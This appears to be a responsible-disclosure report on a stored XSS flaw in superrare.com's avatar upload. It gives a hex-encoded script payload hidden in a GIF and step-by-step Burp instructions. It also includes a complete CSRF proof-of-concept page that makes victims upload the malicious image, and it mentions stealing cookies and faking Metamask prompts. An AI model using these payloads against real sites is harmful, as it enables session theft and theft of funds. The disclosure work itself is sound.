

SuperRare.com Vulnerability Report

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Stored Cross-Site Scripting (XSS) via Profile Images

OWASP Category: A03:2021 - Injection

Affected host: https://superrare.com

Vulnerable URL: /api/v2/user/update/avatar

Example Payload: test<script>alert(1)</script>


Steps to Replicate:

You will need Burp Suite to replicate this finding.


1. Create a SuperRare account as per normal.
 1. For the purposes of this report, the Researcher created the user profile @ **befb5965181e**. The POC is still available there for SuperRare's viewing pleasure.
2. Find an arbitrary GIF image and download it.
 1. **Reference file:** "xss.gif" of a Lego brick figure.
3. Using a hex editor such as Hex Fiend, insert the following code snippet into the image.
 1. **Hex:** 3C612068 7265663D 226A6176 61735C78 30436372 6970743A 6A617661 73637269 70743A61 6C657274 28312922 2069643D 22737570 65727261 72657873 73706F63 223E7465 73743C2F 613E3C73 63726970 743E616C 65727428 31293C2F 73637269 70743E
 2. **ASCII:** test<script>alert(1)</script>
 3. **Researcher's note:** The first payload seems to trigger standard XSS protections, which the second payload seems to bypass. This is just a theory; I will leave it to SuperRare to investigate further.

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- Save the image. Note the corruption along the bottom, indicating successful injection of the payload.




- Visit your user profile, then click "Edit Profile".




- Turn on Burp's Intercept feature.
- Under "Profile Picture", click "Upload Image" and select your crafted GIF file.


10. Forward the request and turn off Intercept (for convenience).
11. Observe that the crafted image is properly uploaded and rendered.




12. Right click on the image and select "Open Image in New Tab".
13. Observe your XSS payload pops.
 1. **Researcher's note:** Note in the URL that the profile is "profile-superrare-prod", the user ID is the Researcher's test address, and the filename is successfully saved as "xss.html".



14. For bonus points, scroll down and hit "Save".



15. On the user profile, observe that the crafted image still renders appropriately.



16. We can pop this XSS exactly as before, by right clicking on either image and opening it in a new tab.

Likelihood: Moderate. There are no protections in place against this attack, but the attacker must have at least basic knowledge of how to conduct hex editing and how to modify requests via Burp Suite or a similar tool.

Impact: Extreme. An attacker can consistently pop this stored XSS on anyone the attacker can convince to view the image as per the process above. This payload can easily be modified to show the results of `document.cookie`, indicating that the victim's cookies can be stolen.

Further, **since the website allows requests from arbitrary origins**, an attacker who has access to a server on which they can host malicious JavaScript can take this further, setting the `Origin` header to their malicious domain, exfiltrating cookies to the server. They can even prompt a fake Metamask popup, allowing for theft of user funds and NFTs via more complicated payloads (ie, interaction with a smart contract). See the below link for a guide on how to interact with Metamask via JavaScript.

<https://docs.metamask.io/guide/getting-started.html#basic-considerations>

Since there aren't cross-site request forgery (CSRF) protections, a motivated attacker can use a payload such as the below in order to make an authenticated user upload this malicious image on their own profile, leading to further spread of this payload.

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<html>
<body>
<script>history.pushState('', '', '/')</script>
<script>
  function submitRequest()
  {
    var xhr = new XMLHttpRequest();
    xhr.open("POST", "https://superrare.com/api/v2/user/update/avatar", true);
    xhr.setRequestHeader("accept", "application/json, text/plain, */*");
    xhr.setRequestHeader("content-type", "multipart/form-data; boundary=----WebKitFormBoundaryQBwePh3oAoBqOFir");
    xhr.setRequestHeader("accept-language", "en-US,en;q=0.9");
    xhr.withCredentials = true;
    var body = "-----WebKitFormBoundaryQBwePh3oAoBqOFir\r\n" +
      "Content-Disposition: form-data; name=\"selectedFile\"; filename=\"xss.html\"\r\n" +
      "Content-Type: image/gif\r\n" +
      "\r\n" +

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    \"-----WebKitFormBoundaryQBwePh3oAoBqOFir--\r\n\";
    var aBody = new Uint8Array(body.length);
    for (var i = 0; i < aBody.length; i++)
        aBody[i] = body.charCodeAt(i);
    xhr.send(new Blob([aBody]));
}
</script>
<form action=\"#\">
    <input type=\"button\" value=\"Submit request\"
onclick=\"submitRequest();\" />
</form>
</body>
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Suggested remediation:

- Analyze all images on the hex level and prohibit the use of any characters that can be used for XSS, such as 0x3c (“<”), 0x3e (“>”), 0x22 (double quotes), 0x27 (single quote), and 0x3d (“=”).
- Perform server-side validation to ensure that no unwanted extensions can be used and reject all requests that try.
- Do not allow requests from arbitrary origins.
- Add anti-CSRF protections on direct API requests.

Further reading:

- [https://cheatsheetseries.owasp.org/cheatsheets/Cross Site Scripting Prevention Cheat Sheet.html](https://cheatsheetseries.owasp.org/cheatsheets/Cross_Site_Scripting_Prevention_Cheat_Sheet.html)
- [https://cheatsheetseries.owasp.org/cheatsheets/XSS Filter Evasion Cheat Sheet.html](https://cheatsheetseries.owasp.org/cheatsheets/XSS_Filter_Evasion_Cheat_Sheet.html)